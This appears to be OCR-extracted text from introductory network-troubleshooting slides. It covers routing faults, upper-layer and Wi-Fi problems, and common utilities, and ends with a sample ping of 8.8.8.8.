- **Check for Traffic Overload:**
  - Crosscheck the capacity of the devices in the network and the traffic that is flowing through it
  - Exceeding the specified limit could lead to the interruption of the communication between the source and the destination


Notes: ____



Troubleshooting Routing Problems

Steps for troubleshooting physical routing issues

- Using the **traceroute** tool locate the hop or router responsible for the problem
- If the issue persists, investigate each hop or router to find where the problem occurred
- When the problematic hop or router is detected, log in to it using telnet and ping the destination and source
- If the ping is not successful, and the routes are not defined, then configure the routes between the source and destination with a subnet mask
- Check for a routing loop by pinging again. If it exists, rectify it by tracing and reconfiguring it
- Check the routing protocol if the problem still exists and change it according to the network




Troubleshooting Upper-layer Faults

Common problems that arise	Rectification Steps
Firewall blocking the flow of incoming and outgoing traffic	Move the host in the network to bypass the firewall that is blocking the traffic
The sever or a service is down	Replace the downed-server with a temporary server to continue the services
Authentication process issues result in the inability to access a service between the host and the server	Use software to deploy checks for authentication related issues
Issues with the software compatibility of the devices, such as version mismatches	Upgrade the devices to be compatible and have the same version

Notes:

Troubleshooting Wireless Network Connection Issues

- Check whether the Wi-Fi is enabled on the devices
- To check, Go to **Settings → Network & Internet → Wi-Fi**
- If the problem still exists, check and change the SSID and access points to allocate an IP to the requesting device
- Use the **Windows Network Diagnostics** tool to troubleshoot the network related issue
- **Windows Network Diagnostics** will troubleshoot to the detect the problem by downloading and installing available patches
- Restore the router to its factory settings and restart it


Internet Connections

Troubleshooting couldn't identify the problem

You can try exploring other options that might be helpful.

→ Give feedback on this troubleshooter
→ Close the troubleshooter
View detailed information
Wi-Fi
Wi-Fi
On
[redacted]
Show available networks
Hardware properties
Manage known networks

Network Troubleshooting Tools


List of basic network troubleshooting utilities and tools

- Ping
- Tracert/traceroute
- Ipconfig/ifconfig
- NSlookup
- Netstat
- PuTTY/Tera Term
- Subnet and IP Calculator
- Speedtest.net
- Pathping/mtr
- Route


Notes: ______________________________

Ping

- The ping utility is used to test if an IP address or a website is accessible by the host
- When a reply is received from the pinged IP address, it shows that the packets are transferring between the system and the given IP
    - Launch the command prompt and execute `ping x.x.x.x` or `ping example.com` to check the availability of the host to the computer
    - "Request timed out" shows that there is no connection between the system and the host, or that the system is unable to connect to the host



```
C:\Users\[redacted]>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=55ms TTL=128
Reply from 8.8.8.8: bytes=32 time=183ms TTL=128
Reply from 8.8.8.8: bytes=32 time=142ms TTL=128
Reply from 8.8.8.8: bytes=32 time=67ms TTL=128

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 55ms, Maximum = 183ms, Average = 111ms
```

